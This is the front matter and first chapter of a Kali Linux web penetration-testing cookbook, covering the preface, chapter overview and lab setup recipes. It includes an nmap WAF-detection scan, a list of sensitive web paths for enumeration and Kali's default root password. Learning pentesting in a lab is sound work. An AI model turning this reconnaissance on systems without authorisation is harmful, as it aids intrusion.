Quick answers to common problems

Kali Linux Web Penetration Testing Cookbook

Over 80 recipes on how to identify, exploit, and test web application security with Kali Linux 2

Gilberto Nájera-Gutiérrez

[PACKT] PUBLISHING open source community experience distilled

Kali Linux Web Penetration Testing Cookbook

Table of Contents

Kali Linux Web Penetration Testing Cookbook

Kali Linux Web Penetration Testing Cookbook

First published: February 2016

Production reference: 1220216

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham B3 2PB, UK.

ISBN 978-1-78439-291-8

www.packtpub.com

Credits

Author

Gilberto Nájera-Gutiérrez

Reviewers

Gregory Douglas Hill

Nikunj Jadawala

Abhinav Rai

Commissioning Editor

Julian Ursell

Acquisition Editors

Tushar Gupta

Usha Iyer

Content Development Editor

Arun Nadar

Technical Editor

Pramod Kumavat

Copy Editor

Sneha Singh

Project Coordinator

Nikhil Nair

Proofreader

Safis Editing

Indexer

Rekha Nair

Graphics

Abhinash Sahu

Production Coordinator

Manu Joseph

Cover Work

Manu Joseph

About the Author

Gilberto Nájera-Gutiérrez leads the Security Testing Team (STT) at Sm4rt Security Services, one of the top security firms in Mexico.

He is also an Offensive Security Certified Professional (OSCP), an EC-Council Certified Security Administrator (ECSA), and holds a master's degree in computer science with specialization in artificial intelligence.

He has been working as a Penetration Tester since 2013 and has been a security enthusiast since high school; he has successfully conducted penetration tests on networks and applications of some of the biggest corporations in Mexico, such as government agencies and financial institutions.

To Leticia, thanks for your love, support and encouragement; this wouldn't have been possible without you. Love you Mi Reina!

To my team: Daniel, Vanessa, Rafael, Fernando, Carlos, Karen, Juan Carlos, Uriel, Iván, and Aldo. Your talent and passion inspire me to do things like this and to always look for new challenges. Thank you guys, keep it going!

About the Reviewers

Gregory Douglas Hill is an ethical hacking student from Abertay University, Scotland, who also works for an independent web application developer focusing on security. From several years of programming and problem solving experience, along with the invaluable level of specialized training that Abertay delivers to their students, security has become an integral part of his life. He has written several white papers ranging from IDS evasion to automated XSS fuzzing and presented talks on SQL injection and social engineering to the local ethical hacking society.

I would like to thank my friends and family for the inspiration I needed to help produce this book, especially with my increasing academic workload.

Nikunj Jadawala is a security consultant at Cigital. He has over 2 years of experience in the security industry in a variety of roles, including network and web application penetration testing and also computer forensics.

At Cigital, he works with a number of Fortune 250 companies on compliance, governance, forensics projects, conducting security assessments, and audits. He is a dedicated security evangelist, providing constant security support to businesses, educational institutions, and governmental agencies, globally.

I would like to thank my family for supporting me throughout the book-writing process. I'd also like to thank my friends who have guided me in the InfoSec field and my colleagues at Cigital for being there when I needed help and support.

Abhinav Rai has been associated with information security, and has experience of application security and network security as well. He has performed security assessments on various applications built on different platforms. He is currently working as an information security analyst.

He has completed his degree in Computer Science and his post-graduate diploma in IT Infrastructure System and Security. He also holds a certificate in communication protocol design and testing.

He can be reached at <abhinav.rai.55@gmail.com>.

www.PacktPub.com

eBooks, discount offers, and more

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at <customercare@packtpub.com> for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

https://www2.packtpub.com/books/subscription/packtlib

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can search, access, and read Packt's entire library of books.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Preface

Nowadays, information security is a hot topic all over the news and the Internet; we hear almost every day about web page defacements, data leaks of millions of user accounts and passwords or credit card numbers from websites, and identity theft on social networks; terms such as cyber attack, cybercrime, hacker, and even cyberwar are becoming a part of the daily lexicon in the media.

All this exposition to information security subjects and the real need to protect sensitive data and their reputation have made organizations more aware of the need to know where their systems are vulnerable; especially, for the ones that are accessible to the world through the Internet, how could they be attacked, and what will be the consequences, in terms of information lost or system compromise if an attack was successful. And more importantly, how to fix those vulnerabilities and minimize the risk.

This task of detecting vulnerabilities and discovering their impact on organizations is the one that is addressed through penetration testing. A penetration test is an attack or attacks made by a trained security professional who is using the same techniques and tools that real hackers use in order to discover all the possible weak spots in the organization’s systems. These weak spots are exploited and their impact is measured. When the test is finished, the penetration tester informs all their findings and tells how they can be fixed to prevent future damage.

In this book, we follow the whole path of a web application penetration test and, in the form of easy-to-follow, step-by-step recipes, show how the vulnerabilities in web applications and web servers can be discovered, exploited, and fixed.

What this book covers

Chapter 1, *Setting Up Kali Linux*, takes the reader through the process of configuring and updating the system; also, the installation of virtualization software is covered, including the configuration of the virtual machines that will comprise our penetration testing lab.

Chapter 2, *Reconnaissance*, enables the reader to put to practice some of the information gathering techniques in order to gain intelligence about the system to be tested, the software installed on it, and how the target web application is built.

Chapter 3, *Crawlers and Spiders*, shows the reader how to use these tools, which are a must in every analysis of a web application, be it a functional one or more security focused, such as a penetration test.

Chapter 4, *Finding Vulnerabilities*, explains that the core of a vulnerability analysis or a penetration test is to discover weak spots in the tested applications; recipes are focused on how to manually identify some of the most common vulnerabilities by introducing specific input values on applications' forms and analyzing their outputs.

Chapter 5, *Automated Scanners*, covers a very important aspect of the discovery of vulnerabilities, the use of tools specially designed to automatically find security flaws in web applications: automated vulnerability scanners.

Chapter 6, *Exploitation – Low Hanging Fruits*, is the first chapter where we go further than just identifying the existence of some vulnerability. Every recipe in this chapter is focused on exploiting a specific type of vulnerability and using that exploitation to extract sensitive information or gain a more privileged level of access to the application.

Chapter 7, *Advanced Exploitation*, follows the path of the previous chapter; here, the reader will have the opportunity to practice a more advanced and a more in-depth set of exploitation techniques for the most difficult situations and the most sophisticated setups.

Chapter 8, *Man in the Middle Attacks*. Although not specific to web applications, MITM attacks play a very important role in the modern information security scenario. In this chapter, we will see how these are performed and what an attacker can do to their victims through such techniques.

Chapter 9, *Client-Side Attacks and Social Engineering*, explains how it's constantly said that the user is the weakest link in the security chain, but traditionally, penetration testing assessments exclude client-side attacks and social engineering campaigns. It is the goal of this book to give the reader a global view on penetration testing and to encourage the execution of assessments that cover all the aspects of security; this is why in this chapter we show how users can be targeted by hackers through technological and social means.

Chapter 10, *Mitigation of OWASP Top 10*, shows that organizations hire penetration testers to attack their servers and applications with the goal of knowing what's wrong, in order to know what they should fix and how. This chapter covers that face of penetration testing by giving simple and direct guidelines on what to do to fix and prevent the most critical web application vulnerabilities according to OWASP (Open Web Application Security Project).

What you need for this book

To successfully follow all recipes in this book, the reader needs to have a basic understanding of the following topics:

- Linux OS installation
- Unix/Linux command-line usage
- HTML
- PHP web application programming

The only hardware that is necessary is a personal computer, preferably with Kali Linux 2.0 installed, although it may have any other operation system capable of running VirtualBox or other virtualization software. As for specifications, the recommend setup is:

- Intel i5, i7, or similar CPU
- 500 GB hard drive
- 8 GB RAM
- Internet connection

Who this book is for

We tried to make this book with many kinds of reader in mind. First, computer science students, developers, and systems administrators that want to go one step further in their knowledge about information security or want to pursue a career in the field will find here some very easy-to-follow recipes that will allow them to perform their first penetration test in their own testing laboratory and will also give them the basis and tools to continue practicing and learning.

Application developers and systems administrators will also learn how attackers behave in the real world, what steps can be followed to build more secure applications and systems and how to detect malicious behavior.

Finally, seasoned security professionals will find some intermediate and advanced exploitation techniques and ideas on how to combine two or more vulnerabilities in order to perform a more sophisticated attack.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: “We will be using one of them: select the file `/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt`.”

A block of code is set as follows:

```
info
server-status
server-info
cgi-bin
robots.txt
phpmyadmin
admin
login
```

Any command-line input or output is written as follows:

```
nmap -p 80,443 --script=http-waf-detect 192.168.56.102
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: “An alert will tell us that the file was installed; click on **OK** and on **OK** again to leave the **Options** dialog”.

Note

Warnings or important notes appear in a box like this.

Tip

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail <feedback@packtpub.com>, and mention the book's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code

You can download the example code files for this book from your account at http://www.packtpub.com. If you purchased this book elsewhere, you can visit http://www.packtpub.com/support and register to have the files e-mailed directly to you.

You can download the code files by following these steps:

1. Log in or register to our website using your e-mail address and password.
2. Hover the mouse pointer on the **SUPPORT** tab at the top.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box.
5. Select the book for which you're looking to download the code files.
6. Choose from the drop-down menu where you purchased this book from.
7. Click on **Code Download**.

Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR / 7-Zip for Windows
- Zipeg / iZip / UnRarX for Mac
- 7-Zip / PeaZip for Linux

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting http://www.packtpub.com/submit-errata, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to https://www.packtpub.com/books/content/support and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at <copyright@packtpub.com> with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at <questions@packtpub.com>, and we will do our best to address the problem.

Chapter 1. Setting Up Kali Linux

In this chapter, we will cover:

- Updating and upgrading Kali Linux
- Installing and running OWASP Mantra
- Setting up the Iceweasel browser
- Installing VirtualBox
- Creating a vulnerable virtual machine
- Creating a client virtual machine
- Configuring virtual machines for correct communication
- Getting to know web applications on a vulnerable VM

Introduction

In the first chapter, we will cover how to prepare our Kali Linux installation to be able to follow all the recipes in the book and set up a laboratory with vulnerable web applications using virtual machines.

Updating and upgrading Kali Linux

Before we start testing web applications' security, we need to be sure that we have all the necessary up-to-date tools. This recipe covers the basic task of keeping Kali Linux and its tools at their most recent versions.

Getting ready


We start from having Kali Linux installed as the main operating system on a computer with Internet access; the version that we will be using through this book is 2.0. You can download the live CD and installer from https://www.kali.org/downloads/.

How to do it…

Once you have a working instance of Kali Linux up and running, perform the following steps:


1. Log in as a root on Kali Linux; the default password is “toor”, without the quotes. You can also use `su` to switch the user or `sudo` to execute single commands if using a regular user is preferred instead of root.
2. Open a terminal.
3. Run the `apt-get update` command. This will download the updated list of packages (applications and tools) that are available to install.

   `apt-get update`




4. Once the update is finished, run the following command to update non-system packages to their last stable version:

   `apt-get upgrade`



5. When asked to continue, press *Y* and then press *Enter*.
6. Next, let's upgrade our system. Type the following command and press *Enter*:

   `apt-get dist-upgrade`



7. Now, we have our Kali Linux up-to-date and ready to continue.

How it works…

In this recipe, we have covered a basic procedure for package update in Debian-based systems (such as Kali Linux). The first call to `apt-get` with the `update` parameter downloaded the most recent list of packages available for our specific system in the configured repositories. After it downloads and installs all the packages that have the most recent versions in the repository, the `dist-upgrade` parameter downloads and installs system packages (such as kernel and kernel modules) not installed with `upgrade`.

Tip

In this book, we assume that Kali Linux is installed as the main operating system on the computer; there is also the option of installing it in a virtual machine. In such a case, skip the recipe called *Installing VirtualBox* and configure the network options of your Kali VM as stated in *Configuring virtual machines for correct communication*.

There’s more…

There are tools, such as the Metasploit Framework, that have their own update commands; these can be executed after following this recipe. The command is as follows:

```
msfupdate
```

Installing and running OWASP Mantra

People in OWASP (Open Web Application Security Project, https://www.owasp.org/) have put together a Mozilla Firefox mod with plenty of add-ons aimed at helping penetration testers and developers to test web applications for bugs or security flaws. In this recipe, we will install OWASP-Mantra (http://www.getmantra.com/) in our Kali Linux, run it for the first time, and see some of its features.

Most of the web application penetration testing is done through a web browser; that's the reason why we need to have one with the correct set of tools to perform such a task. The OWASP Mantra includes a collection of add-ons to perform tasks, such as:

- Sniffing and intercepting HTTP requests
- Debugging client-side code
- Viewing and modifying cookies
- Gathering information about sites and applications

Getting ready

Fortunately for us, OWASP Mantra is included in the default Kali Linux repositories. So, to make sure that we get the latest version of the browser, we need to update the packages list:

```
apt-get update
```


How to do it…

1. Open a terminal and run:


   apt-get install owasp-mantra-ff

2. After the installation is finished, navigate to menu: **Applications** | **03 - Web Application Analysis** | **Web Vulnerability Scanners** | **owasp-mantra-ff** to start Mantra for the first time. Or use a terminal with the following command:

   owasp-mantra-ff



3. With the new browser open, click on the OWASP logo  and then **Tools**. Here we can access all the tools that OWASP Mantra includes.



4. We will use some of these tools in later chapters.

See also

